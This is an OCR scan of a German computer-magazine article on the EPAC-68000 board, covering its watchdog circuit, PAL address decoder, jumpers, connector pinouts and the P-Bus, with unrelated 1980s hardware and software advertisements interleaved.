Aber hübsch der Reihe nach, zunächst die Definition: Mit 'Watchdog' – ein vergleichbarer deutscher Begriff ist 'Totmannschaltung' (die Bahn läßt grüßen) – meint man eine Schaltung, wie sie bevorzugt zur automatischen Überwachung eigenständig arbeitender Rechner eingesetzt wird, sogenannter Stand-alone-Systeme. Eine solche Schaltung gruppiert sich um ein retriggerbares Monoflop (heute meist digital, also aus einem Oszillator und einem Zähler aufgebaut), dessen Ausgangssignal für die CPU des Rechners ein Ereignis darstellt, das selbst bei einem Totalabsturz mit Sicherheit nicht ignoriert werden kann (NMI oder Reset). Die Überwachung geschieht dabei in der Form, daß der Rechner das Monoflop in hinreichend kurzen Zeitabständen immer wieder neu triggert und somit am Ablaufen hindert. Erst wenn dies unterbleibt (weil der Rechner abgestürzt ist), kann das Monoflop ganz ablaufen und sein Ereignis auslösen, wodurch die CPU wieder zurück in ihr Programm findet und das Spiel von vorn beginnt.

```
PAL 20L8
EPAC-68000 Adreßdecoder, DTACK- und VPA-Erzeugung

PINS
ASN, LRESN,  A23,   A22,   A21,  A20,   A19, A18,   A17, A16,    FC0, GND,
FC1, MEM32, VPAN, START, WDENN, SELN, DTACK,  B1, WDOGN,  B0, VPAINN, VCC

GLEICHUNGEN

/* Start bei LRESN = ' 0 '; wird bei Zugriff auf $0Cxxxx-$0FFFFF geloescht */
/START  = LRESN* /START +
          LRESN* /ASN* /A23* /A22* /A21* /A20* A19* A18

/* WDENN wird bei LRESN = '0 ' inaktiv; enabl. bei data-access auf $55xxxx */
/WDENN  = LRESN* /WDENN +
          LRESN* /ASN* /A23* A22* /A21* A20* /A19* A18* /A17* A16* /FC1* FC0

/* Tri-Stated bis zum ersten Zugriff */
IF (/WDENN )
/WDOGN  = /ASN* /A23* A22* /A21* A20* /A19* A18* /A17* A16* /FC1* FC0

/B0     = /START* MEM32*/A23*/A22*/A21*/A20*/A19*/A18*/A17*/A16 +  /*R0, 32K*/
          /START*/MEM32*/A23*/A22*/A21*/A20*/A19*/A18            +  /*R0,128K*/
                 MEM32*/A23*/A22*/A21*/A20*/A19*/A18* A17*/A16 +  /*R2, 32K*/
                /MEM32*/A23*/A22*/A21*/A20* A19*/A18            +  /*R2,128K*/
               /FC1* FC0* A23* A22* A21* A20*/A19               +  /*IO,data*/
               /FC1* FC0* A23* A22* A21* A20*/A19* A18* A17*/A16    /*RTC    */

/B1     = /START* MEM32*/A23*/A22*/A21*/A20*/A19*/A18*/A17  +   /*R0,R1, 32K*/
          /START*/MEM32*/A23*/A22*/A21*/A20*/A19             +   /*R0,R1,128K*/
              /FC1* FC0* A23* A22* A21* A20*/A19*/A18        +   /* IO,F0-F3 */
              /FC1* FC0* A23* A22* A21* A20*/A19* A18*/A17  +   /* F4,F5    */
              /FC1* FC0* A23* A22* A21* A20*/A19* A18* A17* A16 /*  F7      */

/SELN   = LRESN* MEM32*/A23*/A22*/A21*/A20*/A19*/A18*/A17+ /*Ram0,Ram1 32k  */
   LRESN* MEM32*/A23*/A22*/A21*/A20*/A19*/A18* A17*/A16 +  /*   Ram2 32K   */
   LRESN*/MEM32*/A23*/A22*/A21*/A20                     +  /*R0,R1,R2,EPROM */
   LRESN*        /A23*/A22*/A21*/A20* A19* A18          +  /*  EPROM       */
   LRESN*  /ASN* A23* A22* A21* A20*/A19      */FC1* FC0 +  /* SYNC LOCAL   */
   LRESN*  /ASN* A23* A22* A21* A20* A19* A18*/FC1* FC0 +  /* FCxxxx-FFFFFF */
   LRESN*  /ASN* A23* A22* A21* A20* A19* A18* FC1*/FC0    /* Prog., Data   */

/VPAN = /ASN* FC1* FC0* A23* A22* A21* A20                 + /* IACK    */
        /ASN*/FC1* FC0* A23* A22* A21* A20*/A19* A18*/A17* A16 + /* F5xxxx  */
        /ASN*/FC1* FC0* A23* A22* A21* A20*/A19* A18* A17* A16 + /* F7xxxx  */
        /ASN*/VPAINN                                            /* Ext VPA */

/DTACK  = ASN + WDOGN*SELN + WDOGN*A23*/B1 + /LRESN
```

Allen Anforderungen gerecht zu werden, bedarf eines 'flächenfüllenden' PAL-Listings.

Der (Re-)Trigger-Eingang des MAX 691, oder besser: der Watchdog-Abteilung des MAX 691, ist der Pin 11 (Watchdog Input, WDI), der auf Pegelwechsel reagiert; das nicht zu ignorierende Ereignis findet nach 0,1 oder 1,6 Sekunden auf der Reset-Leitung statt. Damit man sich nun aber nicht immer und überall um das 'liebe Hundchen' kümmern muß, wurde auch eine Möglichkeit vorgesehen, die Überwachung abzuschalten – man braucht nur den WDI-Pin offen zu lassen.

Der EPAC-68000 besitzt dazu die Steckbrücke J3. Sie läßt sich allerdings nur dann vernünftig anwenden, wenn man den Watchdog gar nicht benutzen will. Wie aber kann man die 'Kunstpausen' überbrücken, wie sie ein komfortables Betriebssystem, zum Beispiel RTOS-UH, während des Systemstarts macht? Es geht doch nicht an, daß man bei jedem Einschalten J3 ziehen und nach der Systemmeldung wieder stecken muß . . .

Tut es auch nicht, davon befreit einen das PAL: Der Reset-Impuls setzt das nur intern benutzte Signal WDENN (negiertes Watchdog-Enable-Signal) zurück (High). In der Folge wird der Watchdog-Select-Ausgang (WDOGN) hochohmig, was einem offenen J3 gleichkommt. Dieser Zustand bleibt nun so lange erhalten, bis

Schreiben Sie

datensicherung


immer noch klein?

5¼"-Streamer
60 MB, mit Controller und Software, QIC-36, extern oder Einbau-Kit
für
XT/AT

3½"-,5¼"-Floppy-Streamer
20 oder 40 MB, QIC-40, inkl. Software
für
XT/AT

3½"-,5¼"-Floppy-Streamer
40 MB, QIC-40
für
IBM PS/2
Modell 50/60/80

ARCHIVE
CORPORATION



Synelec Datensysteme · Postfach 15 17 27 · 8000 München 15 · Tel. 089/51 79-0 · Telex 5 212 289 syn d · Fax 089/51 79-243
Geschäftsstellen: Frankfurt Tel. 06 102/54 81 · Düsseldorf Tel. 02 11/59 67 51 · Hamburg Tel. 040/23 25 21
Synelec Wien · Tel. (0043) 222/67 02 47 · Teletex (61) 322 11 05

SYNELEC
DATENSYSTEME GmbH

Steckbrücken

J1: Eingangsspannung für Power-Fail
a: V_{unstab} (von X2)
b: V_{CC}

J2: Power-Fail-Interrupt (NMI)
gesteckt: verfügbar
offen: abgehängt

J3: Watchdog
gesteckt: verfügbar
offen: abgehängt

J4: Quelle für Level-1-Interrupt
a: RTC
b: Erweiterungsbus

J5: Versorgungsspannung Adreßdecoder
a: Batterie
b: V_{cc}

J6: Versorgungsspannung RAM
a: Batterie
b: V_{cc}

J7: Versorgungsspannung RAM/EPROM
a: Batterie
b: V_{CC}

J8: RAM- und EPROM-Typen
EPROM (IC15, IC16):
2-4 32 KByte
2-1 64/128 KByte
RAM/EPROM (IC13, IC14):
5-7, 8-10, 11-12 32-/128-KByte-RAM
5-6, 8-7, 11-9 32-KByte-EPROM
5-3, 8-7, 11-9 64-/128-KByte-EPROM

J9: Adreßbereich pro RAM-Paar
gesteckt: 2 x 128 KByte
offen: 2 x 32 KByte

J10: Drucker-Interrupt (P-Bus)
gesteckt: verfügbar
offen: abgehängt

J11, 12: P-Bus
gesteckt: verfügbar
offen: abgehängt

J13: Reset-Konfiguration
a gesteckt: DUART, IP3 = 0
a offen: IP3 = 1
b gesteckt: DUART, IP4 = 0
b offen: IP4 = 1

der erste Zugriff auf den Watchdog WDENN auf Low zwingt und damit den WDOGN-Ausgang freigibt. Nach einem Reset muß der Watchdog also erst ausdrücklich in Gang gesetzt werden.

Ebenfalls im MAX 691 enthalten und eng mit dem Watchdog verquickt ist der Reset-Generator. Sein Ausgang wird für (mindestens) 50 Millisekunden aktiv, wenn die Versorgungsspannung 4,65 V unterschreitet oder der Watchdog-Zähler abgelaufen ist. Leider besitzt er keinen Reset-Eingang, weshalb für den Reset-Taster ein anderer Platz gesucht werden mußte. Dieser fand sich in der V_{CC}-Leitung des MAX 691, wo der Taster ein Ausschalten simuliert. Unter der Bezeichnung $\overline{\text{LowLine}}$ steht das Ausgangssignal des 4,65-V-Komparators noch einmal ohne zeitliche Normierung zur Verfügung; mit ihm werden der Adreßdecoder und die Uhr 'gedisablet'. Der Ausgang $\overline{\text{CEout}}$, der die $\overline{\text{Read}}$- und $\overline{\text{Write}}$-Signale am Entstehen hindert, wechselt zeitgleich, besitzt jedoch entgegengesetzte Polarität.

Belegung des Erweiterungssteckers (X1)

	a	b
1	GND	GND
2	A5	A4
3	A6	A3
4	A7	A2
5	A8	A1
6	A9	FC0
7	A10	FC1
8	A11	FC2
9	A12	$\overline{\text{XIRQ1}}$
10	A13	$\overline{\text{XIRQ2}}$
11	A14	$\overline{\text{XIRQ3}}$
12	A15	--
13	A16	$\overline{\text{VPA}}$
14	A17	$\overline{\text{E}}$
15	A18	$\overline{\text{VMA}}$
16	A19	$\overline{\text{RESET}}$
17	A20	$\overline{\text{HALT}}$
18	A21	CLK
19	A22	$\overline{\text{BR}}$
20	A23	$\overline{\text{BGACK}}$
21	D15	$\overline{\text{BG}}$
22	D14	$\overline{\text{DTACK}}$
23	D13	R/W
24	D12	$\overline{\text{LDS}}$
25	D11	$\overline{\text{UDS}}$
26	D10	$\overline{\text{AS}}$
27	D9	D0
28	D8	D1
29	D7	D2
30	D6	D3
31	D5	D4
32	V_{CC}	V_{CC}

Eine Wachmannschaft!

Des weiteren schaltet der MAX 691 die Uhr und gegebenenfalls die RAMs zwischen der normalen Spannungsversorgung und der Batterie hin und her. Und schließlich befindet sich noch ein 1,25-V-Vergleicher auf dem Chip, dessen 'Power Fail Output' ($\overline{\text{PFO}}$) bei gesteckter Brücke J2 den nicht maskierbaren Interrupt Level 7 auslöst. J1 bestimmt, welche Spannungsquelle dem Power-Fail-Signal zugrunde liegt; mit dem Trimmpoti R6 am Vergleichereingang (PFI) wird die Ansprechspannung eingestellt.

Der Kondensator C1 gibt das Power-Fail-Signal nur als Impuls an den $\overline{\text{NMI}}$-Eingang des Interrupt-Encoders IC10 (74LS148) weiter und trennt zugleich die $\overline{\text{P\_Fail}}$-Leitung von der zweiten Level-7-Interrupt-Quelle des EPAC-68000, dem Abort-Taster. Letzteres bewirkt, daß Power-Fail-NMI und Abort unterschiedlich bedient werden können. Die NMI-Routine braucht dazu bloß die $\overline{\text{P\_Fail}}$-Leitung abzufragen; ist dort 'was los' (0-Pegel), war's ein Power Fail, sonst ein Abort.

Die übrige Beschaltung von IC10 zeigt, daß drei der sieben Interrupt-Level externen Einheiten zugedacht sind ($\overline{\text{XIRQx}}$), einer davon alternativ zum (selten benötigten) Uhren-Interrupt; man kann also auch hier einigen 'Unfug' anstellen. Allerdings gibt es auch einen Wermutstropfen: Der bereits angesprochenen Platzknappheit mußte leider die Fähigkeit der CPU zu vektorisierten Interrupts geopfert werden. Der EPAC-68000 kennt nur Autovektor-Interrupts.

Mehr am Rande

Nachdem das erste Teilschaltbild so viel zu bieten hatte, wirken die anderen richtig trostlos. Im Speicherverdrahtungsplan lohnen lediglich die Dioden eine besondere Betrachtung. Sie haben, wie übrigens auch D1 zwischen IC8 und IC9 (Adreßdecoder), die Aufgabe, bei batteriegepuffertem RAM zu verhindern, daß aus den Ausgängen des dann ebenfalls zu puffernden IC8 heraus Ströme in die Eingänge nicht batteriebetriebener ICs fließen. Solche Ströme können namentlich bei CMOS-Eingängen erhebliche Größenordnungen annehmen und würden der Batterie alles andere als guttun.


Um die großen Port-Bausteine herum ist zwar auch das meiste wieder nur Verdrahtung, diesmal von DUART und PI/T, doch nach rechts hin gibt es noch einmal etwas Stoff für Erläuterungen. Zunächst stellt der 68681 mit IP5 den Eingang für das weiter vorne erwähnte Abfragen der $\overline{\text{P\_Fail}}$-Leitung. J13 kann dazu verwendet werden, zwischen verschiedenen Reset-Konfigurationen zu wählen oder irgendeine andere (Grund-)Einstellung zu tätigen, die man nicht allzu oft ändern muß – die Plazierung dieses Jumpers unter dem DUART spricht eher für Löt- als für Steckbrücken.

Als Schnittstellentreiber/-empfänger auf der Platine sind zwei der schon fast legendären 'MÄXe' vorgesehen (MAX 232) beziehungsweise die neueren, pingleichen Typen LT 1081 und ICL 232, die ein paar Kinderkrankheiten weniger haben und vor allem kleinere Kapazitäten für den Spannungswandler benötigen (1 µF statt 22 µF). Das eigentlich Interessante kommt aber erst.

Vielleicht haben Sie sich schon über die seltsamen Pinbezeichnungen am Schnittstellenstecker (X3/X4) gewundert, die nun gar nicht zu dem passen, was man so als V.24-Signale kennt; der 'Kasten' (PIG1/PIG2), der mit fünfen der Steckerpins verbunden ist, steigert den ungewohnten Eindruck noch. Beides zusammen gehört zu einem flexiblen Treiber-/Empfängerkonzept, mit dem sich ohne großen Aufwand auch andere als die V.24-beziehungsweise RS-232-Schnittstellen realisieren lassen. Diese anderen sind zum Beispiel die Schnittstellen nach RS-422 und RS-485, die mit differentiellen Signalen arbeiten, die RS-423- sowie die 20-mA-Stromschnittstelle.


Die für die verschiedenen Varianten notwendigen Treiber und Empfänger sind natürlich nicht direkt gegeneinander austauschbar – das wäre auch zu

MEHRWERT



- **Genoa Super HiRes+** vereinigt alle Grafikmodi vom Monochrom - bis zum EGA - Modus auf einer Steckkarte.
- Bei einer Auflösung von 800x600 Punkten können 16 von 64 Farben gleichzeitig dargestellt werden.
- 256 KB Bildspeicher liefern Platz für mehrere Zeichensätze und Pixelgrafik auf 4 Ebenen. Damit Sie in den Genuß der hohen Auflösung kommen, sind Anpassungen für GEM, MS - Windows, Lotus 1-2-3, Framework II, Ventura Publisher, WordStar, WordPerfect, AutoCad usw. beigelegt.
- Zu jeder **GENOA Super HiRes+** Karte legen wir Ihnen das **GEM Desktop** mit **GEM Graph** Programm (Businessgrafiken) bei.

DM 595.00



- **VGA** für PC/XT/AT und PS/2 Modell 30 Auflösungen von 640x350, 640x 480 und 800x600 Punkte mit 16 Farben oder im VGA - Modus 320x200 Punkte mit 256 Farben auf jedem MultiSync- bzw. MultiScan- Monitor.
- Der Textmodus liefert 132 Zeichen in 43 Zeilen für große Kalkulationsblätter und Textverarbeitung.
- Software für DTP-, Kalkulations- und Grafikprogramme mit menuegesteuerter Installation
- bis zu **400%** schneller als Standard EGA

DM 790.00

PYRAMID COMPUTER

Kartäuserstraße 59 7800 Freiburg
Telefon 0761 - 38 20 35
Telex 1776-1466 Fax 0761 -25849
Fordern Sie unseren Katalog an !!

X-Laufwerk für CPC 464/664/6128

Das X-Laufwerk ist ein Systemlaufwerk, das anstelle eines 3"-Zweitlaufwerks am CPC 664/6128 mit eingebautem oder am CPC 464 mit zusätzlichem 3"Controller betrieben wird. Das X-DDOS-Betriebssystem wird zusammen mit einer EPROM-Karte an den CPC angeschlossen.

- Die RAM-Belegung ist nahezu 100% kompatibel zu AMSDOS.
- Es kann softwaremäßig zwischen X-DDOS und AMSDOS umgeschaltet werden.
- Es werden Anpassungsprogramme für CP/M 2.2 & CP/M Plus mitgeliefert.
- Als LOW-COST-Lösung beim CPC 464 kann das X-DDOS EPROM auch einzeln bezogen und direkt gegen das AMSDOS-ROM ausgetauscht werden.

X-DDOS-EPROM, Software & Beschreibung	**DM 99,—**
EPROM-Karte, X-DDOS, Software & Beschreibung	**DM 239,—**
3½"-X-Laufwerk, EPROM-Karte, X-DDOS, Softw. & Beschr.	**DM 615,—**
5¼"-X-Laufwerk, EPROM-Karte, X-DDOS, Softw. & Beschr.	**DM 615,—**

Der Eprommer für IBM und kompatible Apple //e, //gs, II+, und CPC 464/664/6128

Programmiert alle gängigen EPROM- und EEPROM-Typen (z. B.: 2716, 27C16, 2732, 2732A, 27C32, 2758, 2764, 2764A, 27C64, 27128, 27128A, 27C128, 27256, 27C256, 2508, 2516, 2532, 2564, X2804A, X2816A, X2864A . . .) # Menügesteuerte Software auf Diskette/Kassette # 32 KByte frei für EPROM-Daten (Brennen des 27256 ohne Nachladen) # Kein Umschalten, Stecken oder Löten nötig # Programmierspannungen werden im Gerät erzeugt # Verbindung zum Rechner über Flachbandkabel # Rote und grüne LED zur Betriebs-Art-Anzeige # Komplett mit 28 pol. Textool-Sockel # IBM- und CPC-Version mit Interface-Karte (durchgeführter Expansionsport bei CPC-Version)

Preise für IBM:	Fertiggerät DM 399,50	# Bausatz DM 349,—
für Apple:	Fertiggerät DM 269,50	# Bausatz DM 219,—
für CPC 464/664:	Fertiggerät DM 289,50	# Bausatz DM 239,—
für CPC 6128:	Fertiggerät DM 319,50	# Bausatz DM 269,—

CPC-Software auf 3"-Diskette statt Kassette: +DM 15,—

CPC-EPROM-Karte 224 KByte

Für EPROM-Typen 2764, -128, -256 # ROM-Nr. 0—15 frei wählbar # 7 Sockel # Bei 27256 2 ROM-Nummern pro Sockel # Durchgeführter Expansionsport # Wahlweise mit Software zum automatischen Erstellen von Programmodulen (BASIC und BIN-Dateien)

Fertiggerät für CPC 464/664: **DM 145,—** # für CPC 6128: **DM 169,—** # Modul-Software auf 3"-Diskette **DM 95,—** #

DOBBERTIN GmbH
INDUSTRIE-ELEKTRONIK
Brahmsstraße 9, 6835 Brühl, Tel.: (0 62 02) 7 14 17

Prospero Software

LANGUAGES FOR MICROCOMPUTER PROFESSIONALS

Pro Fortran-77 DIN Reg.-Nr./1988 2N009
vollständiges FULL-ANSI X3.9-1978 Fortran
für MSDOS ab Version 2.1 (validiert), ATARI ST, SINCLAIR QL

Pro Pascal DIN Reg.-Nr./1988 4P001
vollständiges ISO 7185 Pascal
für MSDOS ab Version 2.1 (validiert), ATARI ST, CP/M-Z80, CP/M-86, CPC6128, SINCLAIR QL

Pro Fortran-66
vollständiges FULL-ANSI X3.9-1966 Fortran
für MSDOS, CP/M-Z80, CPC6128, CP/M-86

Prospect Graphikbibliothek
für Pro Fortran/Pro Pascal mit GSX für MSDOS, CP/M-Z80, CPC6128, CP/M-86

ST 68881 plus
Erweiterte Funktionsbibliothek für MC68881-Coprozessor und ATARI ST mit Pro Fortran / Pro Pascal

NAG-Workstation Library
verfügbar für Pro Fortran-77 (MSDOS)

Aus unserer Preisliste:

für ATARI ST

Pro Fortran-77 Version 2.1	**DM 377,—**
Pro Pascal Version 2.1	**DM 247,—**
ST 68881 plus Library für Pascal	**DM 205,—**
ST 68881 plus Library für Fortran	**DM 205,—**
ST 68881-20 plus Library für Pascal	**DM 280,—**
ST 68881-20 plus Library für Fortran	**DM 280,—**
GST Macro Assembler	**DM 129,—**

für Schneider PC und kompatible mit GEM

Pro Fortran-77	**DM 377,—**
Pro Pascal	**DM 247,—**

Lieferung per Nachnahme zzgl. 7,50 DM für Versand.
Folgende Kreditkarten werden akzeptiert:
EuroCard, Access, Master Card, Diners Club.
Abholung nur nach Absprache möglich.
Von Ihrem Prospero Distributor

HARDWARE
EDV-BERATUNG FRIEDRICH PLÜNNECKE
Hinterm Dorfe 21 · 3325 Lengede · Telefon: 0 5174 - 16 37 SOFTWARE

Die Turbo Tools

Turbo Analyst: Nachfolger der Programmer's Utilities. Weiterhin mit Structure Analyzer, Execution Monitor, Timer & Profiler, Source Code Beautifier, Program Indexer und Interface Analyzer DM **195,--**

T-DebugPlus 4.0: Symbolischer Debugger für Turbo Pascal 4.0 mit vielen Breakpointmöglichkeiten auf Sourcecodeebene und „Watch" Variable ab DM **99,--**

Overlay Manager: Die drei vergessenen Befehle für Turbo Pascal 4.0: OverLay, Chain und Execute zum Erzeugen kleinerer Turbo Pascal Programme ab DM **99,--**

Turbo Optimizer: Beschleunigt und verkleinert Turbo Pascal 3.0 Programme – deutsch, inkl. Source Code DM **145,--**

Turbo Power Tools Plus 4.0: Die Programmiertools zu Turbo, Netzwerk, Betriebssystem, Windows DM **294,--**

Turbo Asynch Plus 4.0: Unterstützung zur Programmierung der seriellen Adapter bis 9600 Bd. DM **294,--**

Screenmaster: Leistungsfähiger Maskeneditor, einfach handzuhaben, für TP 4.0 DM **149,--**

Tom Rettig's Library – die Programmsammlung in Sachen dBase/Clipper
dBase III Edition: Über 140 ausgetestete Zusatzfunktionen zu dBase III+
Clipper Edition: Die Advanced Extended Library enthält mehr als 175 Zusatztools zum Clipper Compiler DM **295,--**

Super PC-Kwik: Superschnelles Diskcaching Programm, bis zu 7* schnellere Platte V.2.13, dt. Handbuch DM **245,--**

Disk Technician: Das tägliche „Zähneputzen" für Festplatten, die Vorsorge um allen eventuellen Schäden auf der Platte vorzubeugen DM **222,30**

Disk Technician + DM **345,--**

dAnalyst: dBase Analyse – logische Darstellung der Programme und Konvertierung von III nach III+ mit File- und Recordlocking DM **345,--**

Option Board: Hardware Board, kopiert alle nicht physikalisch veränderte Disketten, bitte auf die CopyRight-Bestimmungen achten DM **295,--**

Norton Utilities: neu in der Advanced Edition mit SpeedDisk und UnFormat DM **395,--**


Direc-Link: Schneller Dateitransfer zwischen Rechnern (auch Laptops) mit unterschiedlichen Laufwerken $3^1/_2$" <=> $5^1/_4$" mit 110 KBaud über die serielle Schnittstelle, Kabel enthalten DM **345,--**

Maxit Board: Bis zu 896 KB unterer Hauptspeicher, Hardware Board DM **599,--**

Periscope: Neu in der Version III mit Hardware Breakpoints, kleinste Ausführung II-X, die reine Softwarelösung: ab DM **345,--**

PC TOOLS De Luxe DM **135,--**

H+B EDV
H+B EDV
H. Auerbach
Olgastr. 4 · 7992 Tettnang 1
Telefon (0 75 42) 63 53
Tx 734236 · Fax (0 75 42) 5 25 10



Was das Schaltbild verschweigt, steht in der Tabelle: Die Pinreihen a und b von X2 sind wie der Port-Stecker des EPAC-68008 belegt.

Belegung der VG-Leiste (X2)

	a	b	c
1	V_{cc}	V_{cc}	V_{cc}
2	PB0	PA0	n.c.
3	PB1	PA1	A0
4	PB2	PA2	A1
5	PB3	PA3	A2
6	PB4	PA4	A3
7	PB5	PA5	A4
8	PB6	PA6	A5
9	PB7	PA7	A6
10	H1	PC0	A7
11	H2	PC1	D0
12	H3	PC2	D1
13	H4	PC4	D2
14	n. c.	n. c.	D3
15	$\overline{RESET}$	CLK	D4
16	n. c.	n. c.	D5
17	n. c.	n. c.	D6
18	OP0	IP0	$\overline{D7}$
19	OP1	IP1	$\overline{EV1}$
20	OP2	IP2	$\overline{R/W}$
21	OP3	IP3	$\overline{EV2}$
22	OP4	IP4	$\overline{AS}$
23	OP5	IP5	$\overline{EV3}$
24	OP6	n. c.	$\overline{DTACK}$
25	OP7	n. c.	Busy
26	n. c.	$\overline{RESIN}$	Strobe
27	n. c.	$\overline{ABORT}$	$\overline{RESET}$
28	CTSB	CTSA	−15 V
29	RTSB	RTSA	Analog GND
30	RxDB	RxDA	+15 V
31	TxDB	TxDA	V_{unstab}
32	GND	GND	GND

schön gewesen. Als platzsparender Ausweg wurde eine Lösung auf dem 'Schweinerücken' gewählt, in Form sogenannter Piggy-Back-Platinen. (Wenn Sie beim Anblick der PIGs an Miss Piggy gedacht haben, war das also gar nicht so falsch.) Diesen steht, sofern im Rechner vorhanden, sogar eine ±15-V-Versorgung zur Verfügung. Dadurch ist es mit der Flexibilität auch dann nicht gleich wieder vorbei, wenn man einmal ganz andere Treiber/Empfänger braucht.

Auf der Port-Seite des 68230 PI/T bereichern Treiber das Bild. Zusammen mit der Pinreihe c der 96poligen VG-Leiste (X2) stellen sie einen direkten Anschluß für den P-Bus dar, ein Port-Erweiterungskonzept unter RTOS-UH, das wir im Rahmen der EPAC-68008-Artikel erstmalig beschrieben haben [1,2] und für das mittlerweile diverse Port-Karten existieren (digitale I/O mit und ohne galvanische/r Trennung, A/D- und D/A-Wandler).

Die 'P-Bus-CPU' ist ein reines Software-Konstrukt mit entsprechend langen Zykluszeiten (Richtwert für 8-MHz-68008: 120 µs), was aber nicht unbedingt ein Nachteil sein muß. Der P-Bus wird dadurch nämlich auch relativ unempfindlich gegen Störungen und 'gutmütig' in schaltungstechnischem Umgang – Timing- und busspezifische Probleme, die einem bei Hochgeschwindigkeitsbussen (zum Beispiel VME-Bus) die Eigenentwicklung vergällen können, gibt es praktisch nicht.

P-Bus – Theorie ...


Von ihren Signalen und deren Abläufen her ähnelt die 'P-Bus-CPU' dem 68000: Zu Beginn eines Zyklus aktiviert sie die acht Adreß- und gegebenenfalls auch die acht Datenleitungen (Schreibzugriff) sowie die R/$\overline{W}$-Leitung. Anschließend gibt sie mit einer fallenden $\overline{AS}$-Flanke die Gültigkeit der Bussignale bekannt und wartet dann auf die Zugriffsbestätigung der Peripherie ($\overline{DTACK}$), auf die hin der Zyklus durch Rücknahme von $\overline{AS}$ beendet wird.

